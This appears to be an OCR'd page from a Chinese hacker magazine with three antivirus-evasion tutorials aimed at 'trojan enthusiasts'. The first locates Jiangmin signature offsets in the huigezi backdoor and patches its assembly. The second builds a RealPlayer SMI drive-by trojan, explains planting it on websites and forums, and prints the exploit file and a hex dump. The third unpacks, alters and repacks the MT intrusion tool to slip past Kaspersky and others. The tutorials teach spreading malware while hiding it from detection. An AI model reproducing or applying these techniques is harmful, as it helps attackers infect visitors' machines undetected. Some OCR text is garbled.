


图7

4.通过500个样版文件的结果，我们初步可以通过手工对"000A0E52_000005F2"区段添零来定位出backdoor/huigezi.cci的特征码位置。以我的经验看，YYY.XXX这样后缀为3位的一般都是辅单一特征码。我们还是用CCL生成500个样板，但在生成时要对000A0E52_000005F2添零处理，如图8所示。




图8

其中大小的计算我们可以通过计算工具或自己手工计算得到。

我们再对这次生成的500个样板进行查杀，得到结果是查杀了302个backdoor/huigezi.cci，定位结果为

定位结果

序号	起始偏移	大小	结束偏移
0001	00000000	000007EF	000007EF
0002	000A1444	0000074F	000A1B93

我们可以从结果中选一个OUT_000A1544_000005EF大小的区段，通过CCL的4个字节大小的文件特征码定位得到较精确的特征码位置。结果为

定位结果

序号	起始偏移	大小	结束偏移
0001	000A1578	00000040	000A15B8

这样我们已经定位出了backdoor/huigezi.cci详细位置。

5.我们选择"000A1594_00000004"区段并添零，然后通过CCL对"000A0E52_000005F2"区段中的特征码进行定位，也是用4个字节的大小来进行详细定位。结果样板中为病毒的文件都报backdoor/huigezi.qy这个统一特征码了，定位的结果为：

定位结果

序号	起始偏移	大小	结束偏移
0001	000A12FE	00000044	000A1342

6.今天定位的江民特征码已经出来了，我们只要在"000A1578_00000040"和"000A12FE_00000044"区段中同时修改其中汇编代码大小满4个字节，就可以对江民免杀了。

最后做个总结。下面是我选的两个修改的地方。第一处通过大小写法修改，如图9 所示。




图9

第二处通过指令调换法修改，我们选取下面两句汇编指令做调换：

```
000A1328:  8B55 E0      MOV  EDX, [DWORD SS:EBP-20]
000A132B:  B8 687F4A00  MOV  EAX, 4A7F68
```

适合读者:木马爱好者
前置知识:破解基础知识

VIP会员学习成果展:SMI的挂马与免杀



文/图 [黑防VIP]op336 火龙

最近黑防VIP系统免费给VIP会员提供了系列免杀教程,很详细,学到了很多,手痒了,我也来发一篇免杀的文章。今天我们的免杀对象是RealPlay的漏洞木马,就是大家常说的SMI文件。

工具:RealPlay漏洞木马生成器、UltraEdit-32,杀毒软件。

前段时间网上出了个RealPlay的新漏洞,很快利用此漏洞的网马就出世了。它的涉及面很广并且挂马方便、种马率极高。种马问题特别在论坛中较为突出,只要访客查看了带有RealPlay漏洞木马的帖子,马上就会中招。然而现在杀毒软件更新的速度也不容小觑,此木马的生成文件没过几天就被杀了,今天我们的任务就是对SMI文件做免杀。我们先去黑防下一个"RealPlayer网马生成器",界面如图1所示。




图1

配置比较简单,我们只要在图1所示的"木马下载地址"中填入你大马的下载地址然后点生成就OK了。生成后有两个文件music.smi和music.htm,文件名可以随意修改。在你的网站上保存这两个文件和你的大马。只要有人打开music.htm就会中招。还有一种挂马方法,在论坛的回帖中加入"[rm]http://XXX.XXX.XXX/XX.SMI[/rm]"。

小知识:[rm][/rm]是UBB中常用的一条语句,作用是在自己的帖子中引用一个RM文件。

现在进入我们最重要的环节,免杀。有朋友也许会问了,.SMI文件不是EXE可执行程序怎么搞免杀呢?杀毒软件一般都是基于特征码查询来杀毒的,扫描的时候首先会将特定地址的特定数据与病毒库中的数据进行对比。如果相同,自然会被认为是病毒。我们所要做的,就是修改特征码,这样的操作和文件类型是没有关系的。用UltraEdit-32打开.SMI文件,如图2所示。

```
<smil>
  <head>
    <layout>
      <region id="g0ld" top="15" />
    </layout>
  </head>
  <body>
    <text src="realloading.txt" region="size" system-screen-size="悖悖悖悖悖
□唛e锟哈洵兒□腭□□李锟m□頢2刼?戈)靓瞍郜)  隁嫐钶A揪焦?虆e2砻□告□様扛e泖e毬栱□
  </body></smil>
```

图2

仔细观察代码,会发现它含有一部分HTML代码。如果你对HTML有所了解就会明白<smil>到<head>中的空格是能够去除且不影响使用的。这些代码中肯定有特征码,我们所要做的就是把里面的空格和回车都去掉。如图3所示。

```
<smil><head><layout><region id="g0ld" top="15" /></layout></head><body>
    <text src="realloading.txt" region="size" system-screen-size="悖悖悖悖悖
□唛e锟哈洵兒□腭□□李锟m□頢2刼?戈)靓瞍郜)  隁嫐钶A揪焦?虆e2砻□告□様扛e泖e毬栱□
  </body></smil>
```

图3

保存,用卡巴斯基查看,发现已经不被认为是病毒了,同时也顺利通过江民的测试;但是却倒在了瑞星的脚下。大家应该很清楚瑞星的内存查杀功能,我们只要更改大小就能跳过它,这次layout改为大写,测试后发现可以躲过瑞星的内存查杀了。

如果你不相信特征码就在这几行,可以用CLL文件定位,或用对半法则定位。

定位结果

序号	起始偏移	大小	结束偏移
0001	00000000	000000B0	000000B0
0002	00000650	00000010	00000660
0003	00000668	00000004	0000066C

以下是我用卡巴斯基定位获得的地址,如图4所示。

```
00000010h: 0D 0A 20 20 20 20 3C 6C 61 79 6F 75 74 3E 0D 0A ; ..    <layout>..
00000020h: 20 20 20 20 20 20 3C 72 65 67 69 6F 6E 20 69 64 ;       <region id
00000030h: 3D 22 67 30 6C 64 22 20 74 6F 70 3D 22 31 35 22 ; ="g0ld" top="15"
00000040h: 20 2F 3E 0D 0A 20 20 20 20 3C 2F 6C 61 79 6F 75 ;  />..    </layou
00000050h: 74 3E 0D 0A 20 20 3C 2F 68 65 61 64 3E 0D 0A 20 ; t>..  </head>..
00000060h: 20 3C 62 6F 64 79 3E 0D 0A 20 20 20 20 3C 74 65 ;  <body>..    <te
00000070h: 78 74 20 73 72 63 3D 22 72 65 61 6C 6C 6F 61 64 ; xt src="realload
00000080h: 69 6E 67 2E 74 78 74 22 20 72 65 67 69 6F 6E 3D ; ing.txt" region=
00000090h: 22 73 69 7A 65 22 20 73 79 73 74 65 6D 20 73 63 ; "size" system-sc

00000620h: E0 02 41 97 0B 56 76 10 64 E0 41 41 0E 8E D8 F4 ; ?A?Vv.d鄯A.厅?
00000630h: C1 9E 86 9A 9A 9E D4 C1 C1 99 99 99 C0 83 97 9D ; 
00000640h: 87 9A 8D C0 8D 81 83 C1 83 97 9A 9C 8F 84 81 60 ; 
00000650h: C0 8B 96 6B EE 22 2F 3E 0D 0A 20 20 3C 2F 62 6F ; 
00000660h: 64 79 3E 3C 2F 73 6D 69 6C 0E                   ; dy></smil
```

图4

这里我们只是删除了几个空格和回车,修改了一下语句的大小写,对于程序没有任何影响,所以也不再演示了。文章最后建议大家去打一下补丁,这是最简单又最为行之有效的防马解决方案。

适合读者：入侵爱好者　　前置知识：无

打造免杀版MT

文/图 孤独一枝

MT是一款优秀的国产入侵工具，功能非常全面，有的黑友甚至将它和NC相提并论。可是由于MT自身的"黑色基因"，导致其常常被杀毒软件追查。为了让杀毒软件不再干扰我们的入侵，我们就来将MT进行一番免杀处理吧。

脱壳

首先使用PEiD查看软件的服务端是否加壳。点击PEiD主界面中的"文件"→"..."按钮，选择MT文件，如图1所示。




图1

从图中我们可以发现它采用UPX进行压缩。这个壳比较简单，我们用UPXShell脱之。如图2所示。




图2

免杀

要使程序不被杀毒软件查杀，最常见的方法就是修改特征码、添加花指令。可这些方法对我们来说还是难了一点。最近我找到了一个简单的方法，很轻松地就搞定了MT的免杀。

运行PEditor这款软件修改程序，点击"浏览"按钮选择刚刚脱壳的MT，PEditor会自动的读取服务端程序的"文件信息"，我们只要对"入口点"这个信息进行一下修改就可以了，如图3所示。




图3

在我本机上的"入口点"是000011F0，我们只需要将这个值加1，成为000011F1即可，然后点击"应用更改"按钮对刚才的设置进行确认。下面用杀毒软件进行查看，发现修改过的服务端程序已经不被查杀了，测试的杀毒软件包括卡巴斯基、金山毒霸、KV2006等。

测试

确认修改过的程序不被查杀以后，我们不要高兴太早，因为有的程序被修改后不能正常使用，所以我们需要对修改后的程序进行测试。所谓的测试，其实就是运行修改后的程序，看看它是不是会非法退出，或者某些功能不能实现。经过笔者测试，修改后的MT完全可以正常使用。

加壳

确认可以正常使用后，我们来为程序添加一个新壳，这样做一是为了减少程序的体积，二是为了对程序进行保护。加壳的软件很多，如ASPack、ASProtect、UPXShell等，这里我们就使用ASPack进行加壳。打开ASPack，点击"打开"按钮，选择刚刚修改过的程序，如图4所示。

